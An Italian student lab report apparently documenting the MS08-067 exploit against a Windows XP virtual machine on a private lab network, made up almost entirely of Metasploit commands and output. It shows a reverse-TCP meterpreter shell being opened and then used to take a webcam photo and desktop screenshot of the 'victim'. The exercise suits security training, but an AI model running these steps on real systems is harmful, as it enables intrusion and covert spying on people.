Alaimo Alessandro
07/12/2022

Report Vulnerabilità MS08-067

Per l'esercizio di oggi, la rete interna è stata configurata nel seguente modo:

1. Kali: 192.168.1.100(IP)
2. Windows XP: 192.168.1.200(IP)

Detto ciò, iniziamo configurando msfconsole per usare la vulnerabilità ms08-067:

```
msf6 > search ms08

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms08_067_netapi       2008-10-28       great      Yes    MS08-067 Microsoft
Server Service Relative Path Stack Corruption
   1  exploit/windows/smb/smb_relay             2001-03-31       excellent  No     MS08-068 Microsoft
Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption  2008-12-07       normal     No     MS08-078 Microsoft
Internet Explorer Data Binding Memory Corruption
   3  auxiliary/admin/ms/ms08_059_his2006       2008-10-14       normal     No     Microsoft Host Inte
gration Server 2006 Command Execution Vulnerability
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13       normal     No     Microsoft Visual St
udio Mdmask32.ocx ActiveX Buffer Overflow
   5  exploit/windows/browser/ms08_041_snapshotviewer  2008-07-07       excellent  No     Snapshot Viewer for
 Microsoft Access ActiveX Control Arbitrary File Download
   6  exploit/windows/browser/ms08_053_mediaencoder  2008-09-09       normal     No     Windows Media Encod
er 9 wmex.dll ActiveX Buffer Overflow
   7  auxiliary/fileformat/multidrop                                   normal     No     Windows SMB Multi D
ropper


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/fileformat/multidrop

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                       i/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
```

Dopo aver impostato il remote host (Windows XP) andiamo ad eseguire l'exploit andando a cercare se vi sono presenti delle periferiche video:


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 2 opened (192.168.1.100:4444 → 192.168.1.200:1031) at 2022-12-07 08:38:37 -0500

meterpreter > webcam_list
1: Periferica video USB
```

Una volta trovata, andiamo a fare una foto della nostra vittima:

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/oJKiCtmR.jpeg
```



Ed andiamo a fare un screenshot del Desktop della vittima:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/FoxDJLLr.jpeg
```